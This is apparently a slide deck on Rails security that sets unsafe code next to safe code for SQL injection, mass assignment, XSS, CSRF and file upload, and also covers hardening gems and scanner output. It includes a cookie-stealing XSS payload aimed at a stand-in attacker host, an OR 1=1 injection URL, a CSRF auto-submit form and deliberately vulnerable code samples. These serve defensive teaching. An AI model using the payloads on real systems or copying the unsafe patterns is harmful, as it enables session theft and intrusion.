

Insecurity

Security tips for rails projects

Lucas Sartori



SQL Injection



```
1 @movies = Movie.where("title = '#{params[:q]}') # UNSAFE
2 CODE
3 @movies = Movie.where(title: params[:q]) # SAFE
4
5 @movies = Movie.where("title = ?", params[:q]) # SAFE
```

SQL Injection

[http://localhost:3000/movies?search='\) OR 1=1](http://localhost:3000/movies?search=') OR 1=1) —

Mass Assignment (unsafe)




```
1 @movie = Movie.new(params[:movie].permit!)
```

Mass Assignment (safe)



```
1  def movie_params
2    params.require(:movie).permit(
3      :title, :category, :description, :year, :image)
4  end
```

Mass Assignment (safe)



```
1 def create
2   @movie = Movie.new(movie_params)
3   if @movie.save
4     ...
5   else
6     ...
7   end
8 end
9
```


Cross-Site Scripting (XSS)



```
1 <%= movie.description.html_safe %> //  
2 UNSAFE  
3 <%= raw movie.description %> // UNSAFE  
4  
5 <%= movie.description %> // SAFE
```

Editing movie

Title

Category

Description

Year

Image

 Nenhum arquivo escolhido

[Show this movie](#) | [Back to movies](#)

Cross-Site Scripting (XSS)



```
<script>fetch('https://attacker.site/steal?c=' + document.cookie)  
</script>
```


Cross-Site Scripting (XSS)



```
1 # config/initializers/content_security_policy.rb
2 # Rails 5.2+
3 Rails.application.config.content_security_policy do |policy|
4   policy.default_src :self
5   policy.script_src :self
6 end
```

Cross-Site Request Forgery (CSRF)



```
1 <form action="http://localhost:3000/users/1" method="post">
2   <input type="hidden" name="email" value="malicious@hacker.com" />
3   <input type="submit" value="UPDATE" />
4 </form>
5
6 <body onload="document.forms[0].submit()">
7   <form action="http://localhost:3000/users/1" method="post">
8     <input type="hidden" name="email" value="attacker@example.com"
9   /></form>
10 </body>
```

Cross-Site Request Forgery (CSRF)



```
1 class ApplicationController < ActionController::Base
2   protect_from_forgery with: :exception
3 end
```



```
<%= form_with model: @user do |form| %>
  <!-- Rails add: -->
  <input type="hidden" name="authenticity_token" value="..."
<% end %>
```


Insecure File Upload

- Remote Code Execution (RCE)
- Cross-site Scripting(CSRF)
- Phishing
- Denial of Service (DoS)

Insecure File Upload (unsafe)



```
1 def create
2   uploaded = params[:file]
3
4   path = Rails.root.join("public/uploads/#{
5 uploaded.original_filename}")
6   File.open(path, "wb") { |f| f.write(uploaded.read) }
7
8   url = "/uploads/#{uploaded.original_filename}"
9
10  render json: { status: "uploaded", url: }
11 end
```


Insecure File Upload (safe)

- ActiveSupport: https://guides.rubyonrails.org/active_storage_overview.html
- CarrierWave: <https://github.com/carrierwaveuploader/carrierwave>

Insecure File Upload (safe)

```
1 class Movie < ApplicationRecord
2   ALLOWED_FILE_TYPES = %w[image/png image/jpeg]
3   has_one_attached :image
4
5   validates :title, :category, :description, :year, presence: true
6   validates :image, content_type: ALLOWED_FILE_TYPES, size: { less_than: 5.megabytes
7   }
8   after_create_commit :rename_file
9
10  private
11
12  def rename_file
13    return unless image.attached?
14
15    new_filename = "#{SecureRandom.uuid}#{File.extname(image.filename.to_s)}"
16    image.blob.update!(filename: new_filename)
17  end
18 end
19
```


Insecure File Upload (safe)



```
1 def create
2   @movie = Movie.new(movie_params)
3   if @movie.save
4     ...
5   else
6     ...
7   end
8 end
9
```


Insecure File Upload (safe)



```
1 <% if movie.image.attached? %>
2     <%= image_tag url_for(movie.image), alt: movie.title, class: 'card-img-top' %>
3 <% end %>
```

Authentication

- Devise - <https://github.com/heartcombo/devise>
- Devise-jwt - <https://github.com/waiting-for-dev/devise-jwt>

Authorization

- Cancancan - <https://github.com/CanCanCommunity/cancancan>
- Pundit - <https://github.com/varvet/pundit>

```
3  class Ability
4      include CanCan::Ability
5      
6      def initialize(user)
7          can action :read, Movie
8
9          return if user.blank?
10
11         if user.admin?
12             can action :manage, subject :all
13         else
14             can action :manage, User, id: user.id
15         end
16     end
17 end
```




```
1 class Rack::Attack
2   ### 1. Allow requests from localhost (useful for development or container health
   checks)
3   safelist("allow-localhost") do |req|
4     %w[127.0.0.1 ::1].include?(req.ip)
5   end
6
7   ### 2. Block specific malicious IPs (add known bad IPs here)
8   # blocklist('block-bad-ip') do |req|
9   #   ['1.2.3.4', '5.6.7.8'].include?(req.ip)
10  # end
11
12  ### 3. Protect against brute-force attacks on login endpoint
13  throttle("logins/ip", limit: 5, period: 20.seconds) do |req|
14    if req.path == "/users/sign_in" && req.post?
15      req.ip
16    end
17  end
18
19  ### 4. General rate limiting per IP
20  throttle("req/ip", limit: 300, period: 5.minutes) do |req|
21    req.ip
22  end
23  ### 5. Custom response for throttled requests
24  self.blocklisted_response = lambda do |env|
25    [
26      429, # Too Many Requests
27      { "Content-Type" => "application/json" },
28      [ { error: "Too many requests. Please try again later." }.to_json ]
29    ]
30  end
31 end
```

Rack-Attack

- <https://github.com/rack/rack-attack>

Rack-CORS

```
1 # config/initializers/cors.rb
2
3 Rails.application.config.middleware.insert_before 0, Rack::Cors do
4   ### 1 Public API (/external/api/*) - accessible by anyone
5   allow do
6     origins '*' # Allow requests from any origin (public)
7
8     resource '/external/api/*',
9       headers: :any,
10      methods: [:get, :post, :options, :head], # Customize methods if needed
11      expose: ['Authorization'] # Expose headers if using tokens
12   end
13
14   ### 2 Internal API (/internal/api/*) - restricted to specific trusted origins
15   allow do
16     origins 'https://trusted-internal-site.com', 'https://another-trusted-site.com'
17
18     resource '/internal/api/*',
19       headers: :any,
20       methods: [:get, :post, :put, :patch, :delete, :options, :head],
21       credentials: true # Required if using
22     cookies/sessions/auth
23   end
24 end
```

- <https://github.com/cyu/rack-cors>

Password Cryptograph

- Bcrypt
- Argon2

Password Cryptograph - Bcrypt

Original password: My\$ecret123

Bcrypt:

\$2a\$12\$YICurQKnkYOz7hTtboEb6.wiEZ8zRkPQeD5UWD7AxWZVphuYb4G36

- \$2a\$ -> version
- 12 -> work factor

Password Cryptograph - Argon2

Original password: My\$ecret123

Argon2:

\$argon2id\$v=19\$m=65536,t=3,p=1\$8LCFy5P2hOytN2hU4FCUtA\$6Cz3X2GkNa
KcWxECmMFRXb0B8NPVRzh8Z3FbLTL2yE4

- argon2id -> combine argon2i and argon2d
- v=19 -> version
- m=65536 -> memory in kb
- t=3 -> interactions
- p=1 -> threads in parallel

Brakeman

Summary

Scanned/Reported	Total
Controllers	4
Errors	0
Ignored Warnings	0
Models	4
Security Warnings	6 (6)
Templates	15

Warning Type	Total
Information Disclosure	1
Mass Assignment	1
SQL Injection	3
Unmaintained Dependency	1

Security Warnings

Confidence	Class	Method	Warning Type	CWE ID	Message
High			Information Disclosure	[200]	Detailed exceptions are enabled in production
High	MoviesController	create	Mass Assignment	[915]	Specify exact keys allowed for mass assignment instead of using permit! which allows any keys near line 21: params[:movie].permit!
High	MoviesController	index	SQL Injection	[89]	Possible SQL injection near line 7: Movie.where("title = '#{params[:q]}'")
High	MoviesController	set_movie	SQL Injection	[89]	Possible SQL injection near line 59: Movie.find_by!("id = #{params[:id]}")
High	UnsafeLoginController	create	SQL Injection	[89]	Possible SQL injection near line 5: User.find_by("email = '#{params[:email]}")
High			Unmaintained Dependency	[1104]	Support for Ruby 3.1.0 ended on 2025-03-31 near line 1

- <https://brakemanscanner.org/>
- <https://github.com/presidentbeef/brakeman>

Bundler Audit

```
Name: actiontext
Version: 7.0.7.2
CVE: CVE-2024-34341
GHSA: GHSA-qjqp-xr96-cj99
Criticality: Medium
URL: https://github.com/advisories/GHSA-qjqp-xr96-cj99
Title: Arbitrary Code Execution Vulnerability in Trix Editor included in ActionText
Solution: update to '~> 7.0.8.3', '>= 7.1.3.3'

Name: activestorage
Version: 7.0.7.2
CVE: CVE-2024-26144
GHSA: GHSA-8h22-8cf7-hq6g
Criticality: Medium
URL: https://discuss.rubyonrails.org/t/possible-sensitive-session-information-leak-in-active-storage/84945
Title: Possible Sensitive Session Information Leak in Active Storage
Solution: update to '~> 6.1.7, >= 6.1.7.7', '>= 7.0.8.1'

